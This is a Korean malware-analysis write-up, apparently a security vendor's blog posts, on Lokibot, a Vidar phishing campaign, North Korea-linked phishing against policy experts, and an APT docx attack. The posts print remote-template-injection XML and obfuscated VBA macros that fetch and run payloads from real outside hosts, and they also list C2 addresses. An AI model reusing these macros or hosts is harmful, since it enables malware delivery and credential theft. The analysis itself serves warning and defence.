최종적으로 실행되는 victoryloh583.exe 파일은 Lokibot으로 사용자 PC 정보와 함께 웹 브라우저, 메일 클라이언트, FTP 프로그램 등에 저장해 놓은 계정 비밀번호를 탈취하여 공격자의 C&C 서버로 전송합니다.


C&C 서버 정보
208.67.105.148:80

기업 보안 담당자 여러분들께서는 SW의 버전을 항상 최신으로 유지하시어 이미 공개된 취약점을 악용하는 공격을 사전에 예방 하시기 바랍니다.

기업 사용자들을 대상으로 대량 유포중인 Vidar 악성코드 주의!

기업들을 대상으로 Vidar 악성코드가 첨부된 악성 이메일이 대량으로 유포되고 있어 각별한 주의가 필요합니다.

공격자는 기업의 이메일 계정을 대상으로 대량으로 악성 메일을 유포하였으며, 여기에는 외부에 공개된 회사 공식 이메일 계정뿐만 아니라 개인 회사 이메일 계정도 포함되어 있습니다.



[그림 1] 저작권법 위반 위장 피싱 메일

[그림 저작권법 위법 관하여 연락 드립니다]라는 제목과 함께 다음 내용으로 발송되었습니다.

> 저희들은 직영 업무를 대리 받아 개발회사를 대리하여 본 내용증명을 말하는 바이며,
>
> 개발회사는 수많은 저작물을 국내에 배포를 하고 있으며 본 내용증명을 통해 정식적인 게시를 안내하고 저작권침해를 최소화하는 말씀을 드리고 있습니다.
>
> 본인께서는 저작권법 침해로 게시하고 있습니다.
>
> 본 회사는 위반에 따른 금액을 요구하는게 아닙니다.
>
> 본 회사는 빠른 조치를 요청합니다.
>
> 이에 아래와같은 내용증명을 고지합니다.

공격자는 '내용증명', '저작권법 침해' 등과 같은 법률용어를 사용하여 수신자의 불안감을 유발하고, 첨부파일 실행을 유도하고 있습니다.

만일 사용자가 첨부 파일을 내용증명으로 오인하여 실행하면, 공격자는 원격 템플릿 인젝션 기술(Remote Template Injection)을 사용하여 특정 URL 에서 악성 매크로가 포함된 dotm 파일을 내려 받습니다.

[그림 2] 워드 실행 시 자동으로 다운로드 되는.dotm

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><Relationships xmlns="
http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://transfer.sh/get/UWH1NE/q8vu77.dotm" TargetMode="External"/></Relationships>
```

[그림 3] word 파일 내 원격 템플릿 인젝션 코드

원격 템플릿 인젝션 기술(Remote Template Injection)은 실제 유포중인 .docx 파일 내에는 매크로가 포함되어 있지 않기 때문에 쉽게 보안제품을 우회할 수 있기 때문에 공격자들이 최근 많이 악용하는 공격 방법 중 하나입니다.


내려받은 dotm 에는 다음과 같은 스크립트가 포함되어 있습니다.

```
Private Sub Document_Open()
anseyen8 = "b71oi"
rockbottom = "naakslook"
johntherock = "afD5-sh7h7au9sfd"
rickthedi = "d8sasaD70A-43d8sasaB-d8sasaA42-9d8sasa4"
rickthedi = Right(Replace(rickthedi, Left(rickthedi, 6), "8"), 18)
nsoufjtrb = Replace(":7b71oiC" & anseyen8 & "4D", "b71oi", "2")
Set ftkvch = GetObject("New" & nsoufjtrb & Right(Left(johntherock, 5), 3) & rickthedi &
CLng(1.9) & "4B88AFB" & CInt(8.1))
usa = "C:\U"
anseyen8 = usa & "sers\Pub"
ol6q = anseyen8 & "lic\489456fd849h849gre.exe"
godknows = Replace("cmd /c pow^anseyen8rs^hanseyen8ll/W 01 c^u^rl
htt^ps://transfanseyen8r.sh/ganseyen8t/wur9fF/build.anseyen8^xanseyen8 -o " & ol6q &
";" & ol6q, "anseyen8", "e")
ftkvch.exec godknows
End Sub
```


[그림 4] .dotm 파일 내 포함되어 있는 스크립트

이후 사용자가 [콘텐츠 사용] 버튼을 누르면 자동으로 다운로드 된 q8vu77.dotm 파일 내에 포함되어 있던 VBA 매크로가 실행되며 공격자가 미리 설정해 놓은 hxxps://transfer[.]sh/get/wur9fF/에 접속하여 bulid.exe 파일을 내려 받아 C:\User\Public\489456fd849h849gre.exe 파일명으로 저장 후 실행합니다.

실행 후에는 특정 텔레그램이나 스팀 프로필에 접속하여 C&C 주소를 받아와 해당 주소로 접속합니다.




[그림 5] 텔레그램 프로필에 적힌 c2 정보



[그림 6] 스팀 프로필에 적힌 c2 정보

다운로드 되는 압축파일 내에는 정보 유출에 필요한 정상 dll 파일들이 포함되어 있습니다.



[그림 7] 내려받는 dll 파일

C&C 서버 접속과 동시에 크롬(Chrome), 엣지(Edge) 브라우저에 저장되어 있는 정보들을 수집하여 ProgramData 폴더로 복사 후, 사용자 시스템 정보 수집을 시작합니다.

- 수집하는 브라우저 정보

쿠키(Cookies), 방문기록(History), 저장되어 있는 계정정보(Login Data), 웹데이터(Web Data)

- 수집하는 사용자 시스템 정보

Date, MachineID, GUID, HWID, Path, Work Dir, Windows, Computer Name, User Name, Display Resolution, Display Language, Keyboard Languages, Local Time, TimeZone, 하드웨어 정보(Processor, CPU Count, RAM, VideoCard), 프로세스 목록, 설치된 소프트웨어 목록

이밖에도 WinSCP, FileZila 같은 FTP 프로그램의 정보, Tronium, Trust Wallet, bitwarden, Hashpack 같은 가상화폐 프로그램 관련 정보들도 함께 수집됩니다.

정보 수집이 완료되면 현재 동작중인 화면을 찍은 screenshot.jpg 파일과 함께 수집 정보와 시스템 정보를 취합한 파일들을 압축하여 116.202.6[.]206 로 전송합니다.

[그림 8] 유출하는 정보


피싱메일을 통해 악성코드가 지속적으로 유포되고 있는 만큼, 개인 및 기업 사용자 여러분들께서는 각별한 주의를 기울이시기 바랍니다.

연말 외교·안보 종사자 대상 자료요청, 알고 보니 北 연루 해킹 위협

외교·안보·국방 및 대북 분야에 종사하는 전문가들을 상대로 마치 자문요청이나 참고자료처럼 가장한 해킹 시도가 지속적으로 포착되고 있어 관련자들의 각별한 주의가 필요합니다.
이러한 공격은 주로 피싱 메일로 시작되며, 정치외교 전공 대학교수나 싱크탱크 연구원, 대북 분야 협회나 단체에 소속된 인물, 평화통일 유관 업무 공무원 등 분야별 전문가를 다양하게 사칭해 접근하고 있습니다.

피싱 메일은 마치 공신력 있는 기관 또는 단체에 소속된 관계자가 발송한 것처럼 위장하여 사용자들의 신뢰를 얻으려 시도합니다.

다만, 해커가 제작한 여러 피싱 사이트의 화면들이 대체로 유사하여 사용자들이 세심한 주의를 기울이면 유사 위협을 예방할 수 있을 것으로 예상됩니다.



[그림 1] 파일 다운로드 페이지를 위장한 피싱 페이지

공격자는 사용자가 이메일 내 첨부파일 다운로드 영역 클릭 시 피싱 사이트로 연결되도록 조작해 놓았습니다.
연결되는 피싱 페이지는 '대용량 파일 다운로드' 페이지처럼 교묘하게 제작되어 있으며, 다운로드 기한을 명시하여 [다운로드] 링크에 접근하도록 유인합니다.

이용자가 만약 [다운로드] 주소를 클릭하면 본인인증을 위한 암호 입력을 요구하는 가짜 로그인 창을 나타나 계정 탈취를 시도하거나 또는 실제 악성코드가 삽입된 MS Word DOC 문서 파일 등이 받아지는 등 공격자 의도에 따라 달라지는 걸로 확인되었습니다.


우리는 이러한 공격 활동을 '스모크 스크린(Smoke Screen)'이라 명명하였습니다.

스모크 스크린 캠페인은 연막 작전을 펼치듯 공격자가 국적과 신분을 숨긴 채 아웃소싱에 참여한다는 의미로 수년 전부터 현재까지 꾸준히 이어지고 있습니다.

이들은 해킹을 통한 기밀정보 및 암호화폐 탈취는 물론, 프로그램 개발 대행 등을 통해 외화벌이 활동을 수행하고 있습니다. 스모크스크린은 베일에 가려진 인물 정보를 추적하여 그 뒤에 숨은 실체에 접근하고 북한을 배후로 지목한 대표적인 분석 사례입니다. 이처럼 신원이 불확실한 가명의 개발자에게 프로그램 개발 의뢰를 진행하는 것은 잠재적 사이버 위협에 노출될 위험이 있습니다.

이 뿐만 아니라, 특정 연구원의 질문지 답변에 따른 소정의 사례비 지급 명목으로 DOC 서식 파일을 보내 열람을 유도하는 형태의 공격도 발견되었습니다. 해당 악성 문서는 12 월 15 일까지 서식을 작성하도록 현혹하였으며, 30 만원의 사례비로 유인하여 해킹을 시도하였습니다.

처음 악성 DOC 문서 파일이 실행되면, [콘텐츠 불러오기 오류 발생]이라는 가짜 오류 메세지를 보여주며 MS 오피스의 기본 보안 설정인 [콘텐츠 사용] 버튼 실행을 유도하여 악성 매크로 실행을 시도합니다. 사용자가 [콘텐츠 사용] 버튼을 누르면 악성 매크로가 실행되기 때문에 절대로 이러한 화면에 현혹되지 말아야 합니다.



[그림 2] 사례비 파일로 위장한 악성 DOC 워드 문서가 실행된 화면


북한 배후로 지목된 해킹 공격은 연말에도 계속 전개 중이며, 사이버 안보 위협 수위와 공세는 갈수록 거세지고 있는 추세입니다. 특히 최근 공격에는 한국의 특정 웹서버들이 공격 거점으로 악용되고 있으며, 국내 웹 게시판을 사용하는 공통점을 갖고 있어 신규 보안 취약점 악용 여부 등 추가 조사를 진행중에 있습니다.

이스트시큐리티는 새롭게 발견된 악성 파일의 탐지 기능을 자사 알약(ALYac) 제품에 긴급 업데이트하였으며, 피해 확산 방지를 위한 대응 조치를 국가사이버안보협력센터와 한국인터넷진흥원(KISA) 등 관련 부처와 긴밀하게 협력하고 있습니다.

국내 이용자의 개인정보가 담긴 파일을 이용한 APT 공격

국내 이용자의 개인정보가 담긴 파일을 이용한 APT 공격이 발견되어 사용자들의 각별하나 주의가 필요합니다.

이번에 발견된 공격 파일은 문서(docx) 파일로, 최근 공격자들이 자주 사용하는 원격 템플릿 주입(Remote Template Injection) 기술을 사용하였습니다.




[그림 1] 악성 워드 파일

해당 문서 파일은 'Paypal' 이름의 계정에서 22 년 12 월 6 일 19 시 26 분경 수정된 것으로 확인되며, Remote Template Injection 기술을 사용해 'k22012.c1[.]biz/paypal.dotm'에서 악성 매크로가 포함된 dotm 확장자의 템플릿 파일을 다운로드 및 실행합니다.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate
Target="http://k22012.c1.biz/paypal.dotm" TargetMode="External"/>
```

[그림 2] 자동으로 다운로드 되는 dotm 파일

사용자가 [콘텐츠 사용] 버튼을 눌러 매크로 기능을 활성화하면, 사용자에게는 다음과 같은 파일이 보이며 백그라운드에서는 dotm 내 악성 매크로가 활성화됩니다.




[그림 3] 매크로 실행 후 보여지는 워드파일

paypal.dotm 파일 내부에는 문서 폰트를 검은색으로 변경하고, '5645780.c1.biz'에서 'cab' 확장자의 압축된 추가 페이로드를 다운로드 받으며, 이후 추가로 다운로드 받은 파일의 압축을 해제하고 'check.bat'를 실행하는 코드가 포함되어 있습니다.

```
Private Sub Document_Open()
ActiveDocument.Content.Font.ColorIndex = wdBlack
HS86S0DEJ
ThisDocument.Saved = True
ActiveDocument.Saved = True
ActiveDocument.AttachedTemplate.Saved = True
End Sub
Private Sub HS86S0DEJ()
Dim oW37FbHSeL: Set oW37FbHSeL = CreateObject("WScript.Shell")
iAE30D = oW37FbHSeL.ExpandEnvironmentStrings("%TEMP%")
oS034 = iAE30D & "\FXSAAENPILogFile.txt"
Dim xc03Z: Set xc03Z = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xc03Z.Open "GET", "http://5645780.c1.biz//index.php?user_id=trap&auth=trap&pw=trap", False
xc03Z.Send
With bStrm
    .Type = 1
    .Open
    .write xc03Z.responseBody
    .savetofile oS034, 2
End With
sCmdLine = "cmd /c expand " & oS034 & " -F:* " & iAE30D & " && " & iAE30D & "\check.bat"
n = Shell(sCmdLine, vbHide)
End Sub
```

[그림 4] paypal.dotm 내 매크로 코드



[그림 5] C&C에서 다운받은 cab 파일 내용

'check.bat'에은 다음과 같은 명령어가 포함되어 있습니다.
1) 관리자 권한 확인
2) OS Bit 에 따라 각각 wpnprv32/64.dll 실행

wpnprv32/64.dll 모듈은 UAC Bypass 기능을 가진 권한상승 모듈로, check.bat 을 통하여 관리자 권한을 확인하고, 만일 현재 사용자가 관리자라면 trap.bat 를 바로 실행하며, 사용자라면 wpnprv32/64.dll 모듈을 통하여 권한상승 후 관리자 권한으로 'trap.bat'를 배치 스크립트를 추가로 실행합니다.

UAC Bypass 란

사용자 계정 컨트롤(User Account Control)이란 윈도우에서 제공하는 보안기능으로, 권한이 없는 프로그램이 바로 실행되지 않도록 사용자에게 실행여부를 묻는 기능이다. 악성코드들은 레지스트리 변경 등 다양한 악성행위를 하기 위하여 관리자 권한을 필요로 하는 작업을 시도하는데, 이때 사용자가 인지하지 못하도록 UAC Bypass 기법을 사용한다.

